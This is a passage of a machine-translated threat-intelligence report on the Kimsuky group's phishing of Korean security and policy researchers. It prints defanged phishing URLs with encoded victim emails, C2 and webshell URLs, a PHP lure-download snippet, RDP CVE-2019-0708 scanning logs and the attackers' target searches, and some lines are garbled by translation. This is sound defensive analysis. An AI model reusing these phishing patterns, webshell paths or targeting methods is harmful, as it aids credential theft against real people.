All sub-URLs connected to normal mail sites are mapped 1:1 to *.certuserinfo, and the mapped URLs are stored on this host.

It was mapped to the assigned IP 21*.9*.1*.16*(KR).

The reason why the hacking target was able to be identified was based on the email address stored in cuser.log, and in cuser.log (current user)

The email address of the hacked target who accessed the phishing URL is saved. And in rtnurl, the target of hacking is via a phishing URL.

The normal URL you access is saved, which is used to avoid suspicion of hacking targets by encouraging access to the normal URL.

We are judging by purpose. The hacking method is similar to **"(Figure 32) The process of stealing account information from the hacking target (2)."**

[+] (Comparison 1) Process of stealing account information of hacking target (2)

hxxp://nave.goqqle.eu/sources/Util/temp/test.php?otp=(BASE64 encoded hacking target's

Mail)****jIyMi5jb20=&rtnurl=(encoded in BASE64, normal URL)aHR0cHM6Ly9tYWlsLm5hdmVyLmNvbQ==&mode=n

[+] (Compare 2) Harvard at certuser.info

hxxps://huitadfsharvard.certuser.info/adfs/ls/?client-request-id=320fdf07-f203-4b04-a73b-2f43b929d4ec&wa=wsignin1.0&wtrealm=urn%3afederation%3aMicrosoftOnline&username=joseph_nye%40hks.harvard.edu&mkt=&lc=1042&otp=(BASE64 encoded email address of hacking target)*****JkLmVkdQ==&rtnurl=(BASE64 encoded normal URL)aHR0cHM6Ly9tYWlsLm5hdmVyLmNvbQ==

However, it is questionable that hxxps://mail.naver.com is stored in havard's rtnurl. Since the target of the hacking is a professor working at Harvard and uses the university's mail service, it is unlikely that he will use the Naver mail service.

If the Kimsuky organization had been testing purposes, it would have encoded the university's email site used by the hacking target into BASE64 and used it in rtnurl. In the process of obtaining and analyzing hacked emails that were released to the outside through some route, the data stored in rtnurl was collected. Since the change was not intentional, it is highly likely that the Kimsuky organization made a mistake in constructing the phishing URL, and it is certain that the target of the hack is the owner of the email address recorded in cuser.log.


To 21*.9*.1*.16*(KR) where certuser.info is mapped, a number of malicious URLs were mapped from September 2021 to November 2022 as shown below (Table 21), and in the Root URL Multiple host names are created and used as C2 (malware distribution, phishing, command control, etc.) or as malicious URLs that pass through proxy pages as shown above (Table 20). And the Kimsuky organization frequently uses the IP assigned to this host as C2 (malware distribution, phishing, command control, etc.).

21*.9*.1*.16*(KR) **September 2021 ~ November 2022**			**(Comparison group)** **210.92.18.180(KR) May 2019 ~ March 2023**	
nidnon.navemail.space	gfp.veta.servicemember.info	loginsma.certuser.info	navemail.space	siape.veta.naverhelp.info
dnlog.navemail.space	tivan.servicemember.info	t1_daumcdnms.certuser.info	kin.mailcorp.eu	help.naverhelp.info
accountslog.navemail.space	staticnidpon.servicemember.info	accountsms.certuser.info	cmember.info	nid.naverhelp.info
stat_tiaralog.navemail.space	mailpon.servicemember.info	www.certuser.info	ccnaver.cnnail.info	staticnid.naverhelp.info
accountseros.servicemember.info	sslpon.servicemember.info	loginsdm.certuser.info	sslnaver.cnnail.info	lcs.naverhelp.info
t1_daumcdneros.servicemember.info	lcspon.servicemember.info	accountskk.certuser.info	lcsnaver.cnnail.info	nid.naverhelp.net
stat_tiaraeros.servicemember.info	staticnidpon.navernail.eu	t1_daumcdnkk.certuser.info	mailnaver.cnnail.info	naverhelp.info

loginslive.certuser.info	lcspon.navernail.eu	stat_tiarakk.certuser.info	nidnaver.cnnail.info	s2.vpnvpn.pe.kr
loginsmcmf.certuser.info	nidlog.navernail.eu	t1dm.certuser.info	staticnidnaver.cnnail.info	s3.vpnvpn.pe.kr
staticnidlog.navernail.eu	accountsmt.certuser.info	rcaptchanid.naedear.com	nidlise.navemail.space	
wwwlog.navernail.eu	cclog.navernail.eu	cc.naevear.com	risnedl.egbye.0bct124.navermail.info	
servicemember.info	loginssig.servicemember.info	lcs.naevear.com	navermail.info	
nidpon.servicemember.info	certuser.info	naevear.com	nid.navermail.info	
ccpon.servicemember.info	navernail.eu	staticnid. naevear.com	staticnid.navermail.info	
rcaptchanidpon.servicemember.info	t1ma.certuser.info	nid.naevear.com	www.naverhelp.info	

(Table 21) Malicious URL mapped to this host IP

In the Kakao case, the QR code login method was also abused as shown below (Figure 33). When you log in to the phishing URL, index.php (proxy page) saves the access log in a file with the IP of the hacking target, and sends a bait file (Russian It can be difficult to recognize that a hacked target's account information has been leaked because it shows the history of the causes of the Ukraine War and its implications.pdf, currently in effect.



러시아의 우크라이나 전쟁: 원인, 경과, 함의

목 차

Ⅰ. 서론

Ⅱ. 러시아의 우크라이나 침공 원인
1. 돈바스 분쟁
2. NATO 확대와 러시아의 위협인식
3. 안보를 위한 협상 노력 실패
4. 소결론


Ⅲ. 우크라이나 전쟁의 경과
1. 러시아의 작전계획
2. 단계별 작전 경과
3. 양국의 작전지속능력 비교
4. 소결론

Ⅳ. 결론 및 함의

(Figure 33) (left, middle) Phishing and (right) bait files for Kakao users

There were 30 files with IPs in the Kakao folder, and as a result of WHOIS search of the 30 IPs, it was confirmed that the United States had the most with 21, followed by China with 4, Korea, Poland with 2 each, and Japan with 1. Considering that most of the hacking targets are domestic North Korea, specific people or organizations engaged in politics, diplomacy, and security, it is surprising that 28 out of 30 IPs are foreign IPs. The results of identifying the causes are as follows.


Most of the 30 files contained scan logs from security devices such as Palo Alto Networks and Netcraft Ltd, and while the devices were scanning IPs and URLs, most of the 30 IPs that accessed the Kakao phishing URL were foreign IPs. This is the main cause.



Palo Alto Networks	Netcraft Ltd
request-url:http://accounts.kakao.com/ GET / HTTP/1.0 Host: accounts.kakao.com User-Agent: Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers&#39; presences on the Internet. If you would like to be excluded from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com	request-url:http://accounts.kakao.com/ GET / HTTP/1.0 Host: accounts.kakao.com Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 User-Agent: Mozilla/5.0 (compatible; NetcraftSurveyAgent/1.0; +info@netcraft.com) Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5 Accept-Language: en-gb,en;q=0.5

(Figure 34) Kakao phishing URL scan log from security equipment

When accessing the phishing URL, the email address of the hacking target is pre-entered, but the email address saved in the 17*.12*.16*.15*(KR) file is missing net. The omission of .net from the email address means that .net was omitted from the Base64-encoded email address of the hacked target when constructing the phishing URL. This is believed to be a mistake by the Kimsuky organization.







```
<input data-type="text" class="tf_g tf_email" name="email" value="                    @hanmail." validator="
   <input type="radio" name="email" value="                    @hanmail." class="inp_g inp_radio">
```

(Figure 35) Access log saved at 17*.12*.16*.15*

ÿ September 2022, 185.176.43.106 (BG)


Malicious attacks from July 2021 to September 2023, including C2 (lowerp.onlinewebshop.net) specified in the joint security advisory of the National Intelligence Service (NIS) and the German Constitutional Protection Agency (BfV). There were 140 URLs mapped. When creating URLs to use as C2, the Kimsuky organization has the characteristic of creating multiple URLs with the same pattern and mapping them to a specific IP. Since the same folder structure is used when building C2, the existence of a web shell is confirmed by changing the URL and connecting. You can che

Malicious URL	/file/Upload (malware)
koreaglobal.atwebpages.com/file/notouch.php (Green Dinosaur webshell)	 first.txt info_sc.txt lib.php list.php normal_sc.txt second.txt show.php
koreaglobal.mypressonline.com	
koreaglobal.mywebcommunity.org	

koreailmin.atwebpages.com/file/notouch.php (Green Dinosaur webshell)	 [Check] [Check--first] [report] [report--c] [report--first] [report-firsy] enc (2).txt enc.txt info_ps.txt info_sc.txt key_ps (2).txt key_ps.txt lib (2).php lib.php list (2).php list.php normal_sc (2).txt normal_sc.txt normal_sc.txt--c normal_sc.txt--r show (2).php show.php
koreailmin.mypressonline.com	
koreailmin.mywebcommunity.org	
assambly.atwebpages.com/file/notouch.php (Green Dinosaur webshell)	 [Check-0820] [report] [report--c] list.php normal_sc.txt
assembly.mypressonline.com	
assembly.mywebcommunity.org	
g00gledrive.atwebpages.com/file/notouch.php (Green Dinosaur webshell)	 [Check] [report]
g00gledrive.mywebcommunity.org	
g00gledrive.sportsontheweb.net	

(Table 22) C2 and structure of the same pattern

At koreaglobal.mywebcommunity.org, we discovered a malicious document (reimbursement payment form.docx) attached to a hacked email and the North Korean expression **"ryondong."** The rule of induction is a phenomenon in which "ÿ" or "ÿ" is reluctant to appear at the beginning of a word. For example, in Korea, ÿÿ (nyeoseong) is expressed as "woman" by applying the rule of induction, but in North Korea it is expressed as **"** nyeoseong . **"** Likewise, South Korea expresses it **as "Yeondong,"** but North Korea uses it as is, so it is expressed **as "Yeondong."**



```
$filename = "1.txt";            //변경시키지 말것  : 스파이와 련동
$para = $_GET["param"];
$file = "./$para";

if(is_file($file))
{
        $filesize = filesize($file);
        $fp = fopen($file, "r");

        header("Cache-Control: no-cache, must-revalidate");
        header("Content-type: application/octet-stream");
        header("Accept-Ranges: bytes");
        //header("Content-Disposition: attachment; filename=\"$filename\"");
        header("Content-Disposition: attachment; filename=\"사례비지급서식.docx\"");
```

(Figure 36) North Korean expressions and file names of malicious documents

ÿ March 2023, Domestic stopover (KR) (Reference)

Domestic stopover (KR) is a stopover exploited by the Kimsuky organization for C2 management and operation purposes, and IP and identifiable information are not indicated. In addition, AhnLab shared the infringement with the company in question and took action (server replacement and Windows operating system upgrade, etc.).

It has been discovered that the Kimsuky organization is hacking the Windows 2008 systems of domestic companies and abusing them for C2 management and operation purposes. We recognized it and shared the infringement with the company in question, while also collecting and analyzing logs and files. The analysis results

The Kimsuky organization performed a number of malicious activities at domestic transit points (KR), including searching for hacking targets, sending hacking emails, accessing emails from hacking targets, scanning RDP (CVE-2019-0708), managing and operating C2, and others. Based on this, The purpose of the Kimsuky organization's hacking is to phish against specific people or organizations working in North Korea, politics, diplomacy, and security-related research and policy institutions and universities. It was determined that the email account and data were stolen.

The Kimsuky organization exploited accounts such as DefaultUser and GuestUser of domestic transit stations (KR) for hacking, and collected Although the exact point of infringement could not be confirmed due to log restrictions and limitations in the analysis environment, the malicious actions of the organization were collected. In the log, from February 2023, the order is DefaultUser ÿ GuestUser, and the malicious actions performed by each account are as follows. It's the same.

ÿ Malicious behavior of DefaultUser

ÿ Confirm malicious activity from February 2023 to April 2023

ÿ RDP (CVE-2019-0708) vulnerability scanner from February 16, 2023 to February 18, 2023

120.106.***.***:3389 band scanning

ÿ The RDP (CVE-2019-0708) vulnerability scanner is confirmed with the same hash value (MD5) as the scanner found in namastte.

ÿ Attempt to remotely connect to an external IP using mstsc.exe (Windows Remote Desktop) ÿ C2 management and operation

ÿ Access to Daum, Google, etc. Kimsuky organization email accounts and check emails ÿ Install programs (IDA, HTTPAnalyzerFullV7, 7-Zip, TeamViewer) and search Android development sources ÿ Malware diagnosis logs present

ÿ Malicious behavior of GuestUser

ÿ Malicious activities concentrated in April 2023

ÿ Hacking of specific people or organizations working in North Korea, politics, diplomacy, and security-related research and policy institutions and universities

ÿ C2 management and operation

ÿ Select hacking targets and search for topics to use for phishing


ÿ Abuse of Daum, Google, and Dooray (collaboration service) when sending hacked emails

ÿ Access to email account of hacking target

ÿ Install WinSCP and FileZilla and connect to university

ÿ RDP (CVE-2019-0708) vulnerability scanning

Below (Figure 37) is some of the activities of the Kimsuky organization scanning RDP (CVE-2019-0708) vulnerabilities at a domestic transit point (KR). This is an excerpt **from the RDP(CVE-2019-0708) vulnerability** as described in "(4-1) Exploiting the RDP(CVE-2019-0708) Vulnerability " The scanning pattern for hacking other systems that have the same vulnerability is the same as in the system hacked by exploiting this vulnerability. is. This means that the domestic transit point (KR) where this vulnerability exists was hacked through a system hacked by the Kimsuky organization. I mean.



TIME	MESSAGE	CURRENT_PROCESS	CURRENT_PID	TARGET1	TARGET2
2023-02-16 11:15:44	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	59104	0.0.0.0:56764	120.106.[redacted]:3389
2023-02-16 11:15:29	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	52684	0.0.0.0:56757	120.106.[redacted]:3389
2023-02-16 11:15:29	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	52684	0.0.0.0:56758	120.106.[redacted]:3389
2023-02-16 11:15:14	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	56120	0.0.0.0:56751	120.106.[redacted]:3389
2023-02-16 11:15:14	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	56120	0.0.0.0:56750	120.106.[redacted]:3389
2023-02-16 11:14:58	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	33340	0.0.0.0:56745	120.106.[redacted]:3389
2023-02-16 11:14:58	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	33340	0.0.0.0:56744	120.106.[redacted]:3389

(Figure 37) RDP (CVE-2019-0708) vulnerability scanning activity log

Below (Table 23) is the RDP (CVE-2019-0708) vulnerability and port diagnosed in the scheduled scan of V3 installed at the domestic transit point (KR). It's a scanner. Among them, the RDP (CVE-2019-0708) vulnerability scanner marked in light red is namastte and The hash values (MD5) are the same. This is the RDP (CVE-2019-0708) vulnerability scanner used by the Kimsuky organization in the two hacking incidents. Although the storage path (C2 or domestic transit), storage type (compressed or uncompressed), and file name are slightly different, it is the same file, which means that it was reused when hacking a system with an RDP (CVE-2019-0708) vulnerability.

KPortScan3.exe, shown in light yellow, will also be released in C2 (hxxp://dstent04.co.kr/wp-includes/SimplePie/Cache/) in April 2023. It is the same as the saved file. However, since KPortScan3.exe is a public program, hacking organizations can be prevented with just that file. Since it can be difficult to specify , **if "(Table 4) RDP (CVE-2019-0708) Vulnerability Scanner List" and "(Table 5) Public Program List"** are found together during a breach investigation, you can suspect that it is a Kimsuky organization.

diagnosis time	diagnosis	file path
2023-04-08 22:00:58	Trojan/Win.Agent.R521672	C:\Users\DefaultUser\Downloads\data\ms_x64.dll
2023-03-04 22:00:45	Trojan/Win.Agent.R521672	C:\Users\DefaultUser\Downloads\ms_x64.dll
2023-02-18 22:01:12	HackTool/Win.RdpScan.R437610	C:\Users\DefaultUser\Downloads\RdpAttack_LA 05.exe
2023-02-18 22:01:12	HackTool/Win32.PortScan.C3980546	C:\Users\DefaultUser\Downloads\KPortScan3.0 \KPortScan3.exe

2023-02-18 22:01:01	HackTool/Win.RdpScan.R437610	C:\Users\DefaultUser\Downloads\3\RdpScan_L a_1226.exe
2023-02-18 22:01:00	HackTool/Win.RdpScan.C5269691	C:\Users\DefaultUser\Downloads\4\RdpScanM ain_La_1226.exe

(Table 23) Vaccine diagnosis log at domestic transit points (KR)

ÿ C2 management and operation

The Kimsuky organization has built a number of C2s for the purpose of operating phishing URLs and storing and managing data stolen from specific people or organizations working in specific fields in Korea, and has installed 15 Green Dinosaur web shells to manage and operate the built C2s. I used it. In the table below (Table 24), excluding webshell URLs 14 and 15, three patterns can be found in webshell URLs 1 to 13.

First, the webshell file name is a combination of lowercase letters and numbers. In (Table 22), the Kimsuky organization explained that it uses the same pattern of folder structure and webshell file name when building multiple C2s. From an analyst's perspective, the presence or absence of a web shell will be analyzed based on information obtained from the Kimsuky organization's past hacking activities, so there are cases where the Kimsuky organization uses file names that are a combination of letters and numbers to make analysts' actions difficult. However, the same pattern exists in the webshell file names shown below (Table 24) as before.

Second, 27.255.***.***, where the webshell URL is mapped, is the IP assigned to this host and is an IP band frequently used by the Kimsuky organization when building C2.

Third, webshells 14 and 15 hacked domestic vulnerable sites, uploaded the webshell, and used the existing built environment, but 1 ~ For web shells up to number 13, the Kimsuky organization did all the URL and IP mapping, configuration, and construction.

No.	Webshell URL	Webshell IP	(First) connection time	access account

One	hxxps://walock.info/tygygvftsfx8g68Gu 8x7s78gsx6.php	27.255.80.170(KR)
		27.2555.75.146(KR)
			2023-04-17
			10:04:10
				GuestUser

2	hxxps://a1ive.info/tygygvftsfx8g68Gu8 x7s78gsx6.php	27.255.80.170(KR)
		27.2555.75.146(KR)
			2023-04-17
			09:51:02
				GuestUser

3	hxxps://generalparts.info/tygygvftsfx8g 68Gu8x7s78gsx6.php	27.255.80.170(KR)	2023-04-13 09:19:50	GuestUser

4	hxxps://listmember.info/tygygvftsfx8g6 8Gu8x7s78gsx6519.php	74.119.239.234(US)
		27.255.80.170(KR)
			2023-04-11
			09:16:50
				GuestUser

		27.255.75.137(KR)
		27.255.81.80(KR)		

5	hxxps://extparts.info/tygygvftsfx8g68Gu8x7s78gsx6.php	74.119.239.234(US)
		27.255.80.170(KR)
			2023-04-10 09:10:12	GuestUser

6	hxxps://usesignal.info/tygygvftsfx8g68Gu8x7s78gsx6519.php	74.119.239.234(US)
		27.255.80.170(KR)
			2023-04-11 09:12:21	GuestUser

7	hxxps://kakaoreug.info/tygygvftsfx8g68Gu8x7s78gsvseidj6.php	27.255.75.137(KR)	2023-04-01 15:03:56	GuestUser
8	hxxps://afgvillage.eu/tygygvftsfx8g68Gu8x7s78gsx6.php	27.255.80.170(KR)	2023-04-01 15:03:56	DefaultUser, GuestUser

9	hxxps://usesignal.info/tygygvftsfx8g68Gu8x7s78gsx6.php	74.119.239.234(US)
		27.255.80.170(KR)
			2023-04-10 09:09:55	GuestUser

10	hxxps://usesignal.info/tygygvftsfx8g68Gu8x7s78gsxueidj6.php	74.119.239.234(US)
		27.255.80.170(KR)
			2023-04-04 09:19:36	GuestUser

11	hxxps://kakaoreug.info/tygygvftsfx8g68Gu8x7s78gsxueidj6.php	27.255.75.137(KR)	2023-04-04 09:41:59	GuestUser


12	hxxps://listmember.info/tygygvftsfx8g68Gu8x7s78gsxueidj6.php	74.119.239.234(US)
		27.255.80.170(KR)
		27.255.75.137(KR)
		27.255.81.80(KR)
			2023-04-01 15:34:09	GuestUser

13	hxxps://kakaocore.eu/tygygvftsfx8g68Gu8x7s78gsxueidj6.php	27.255.81.80(KR)	2023-04-01 15:11:25	GuestUser
14	hxxp://dstent04.co.kr/wp-includes/SimplePie/Items.php	112.175.85.198(KR)	2023-03-22 16:44:22	DefaultUser
15	hxxp://www.bluemotion.co.kr/cheditor 4/insert_link.php	222.102.7.13(KR)	2023-03-22 16:43:53	DefaultUser

(Table 24) Webshell URL accessed from domestic transit point (KR)

There were traces of malicious actions carried out by the Kimsuky organization at a domestic transit point (KR) to steal email accounts and important data from hacking targets. To select hacking targets and topics to use for phishing, conduct a Google search using the keywords below.


Most of the search keywords are specific people or organizations working at North Korea, politics, diplomacy, and security-related research and policy institutions and universities. Below (Figure 38) is a portion of the Google search keyword entered by the Kimsuky organization. The part marked in red is the topic to be used as the content of the phishing email.



Google 검색, ㅇ며ㅡ.ㅜㄷㅅ - Google 검색, 연구소 이메일 아웃룩 연동 - Google 검색, naver news - Google 검색, 예비역대장 - Google 검색, 의힘 . Google 검색, 의힘 국책자문 위원회 부위원장 - Google 검색, 의히 국책자문위원회 부위원장 - Google 검색, 국책자문위원회 부위원장 - Google 검색, ·군인권연구소 Google 검색, 군인권연구소 전문위원장 - Google 검색, · 의힘 - Google 검색, 대장 - Google 검색, 중국 - Google 검색, 문제연구소 - Google 검색, · .문제연궁소 - Google 검색, 연구원 북한 - Google 검색, |연구원 - Google 검색, 연구원 - Google 검색, 연구원 연구센터 - Google 검색, 연구원 연구센터 센터장 - Google 검색, 연구원 연구센터 센터장 - Google 검 색, 우리도 핵을 가져야 북한 핵을 막을 수 있다. 군인회 - Google 검색, 해킹 한국 학회 - Google 검색, 한국· ·학회 해킹 - Google 검색, 연구소 해킹 - Google 검색

(Figure 38) Some of the Kimsuky organization's Google search keywords


The Kimsuky organization not only searched Google, but also accessed researcher *********'s website to search for employees' personal information to select hacking targets. In the figure below (Figure 39), the numbers at the end represent the personal information of individual employees. Since this is an information page, there is a possibility that phishing emails were sent to the email addresses of some employees who searched.



Date	Type	User	Content
2023-04-10 16:42:59	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .or.kr/new/ko/re: cher/pe :w.asp?ir eq=148
2023-04-10 16:42:49	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .or.kr/new/ko/re: cher/pe :w.asp?ir eq=165
2023-04-10 16:42:33	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .or.kr/new/ko/re: cher/pe :w.asp?ir eq=154
2023-04-10 16:41:50	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .or.kr/new/ko/re: cher/pe :w.asp?ir eq=161
2023-04-10 16:41:36	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .or.kr/new/ko/re: cher/pe :w.asp?ir eq=154

(Figure 39) *********Researcher's employee personal information page access log

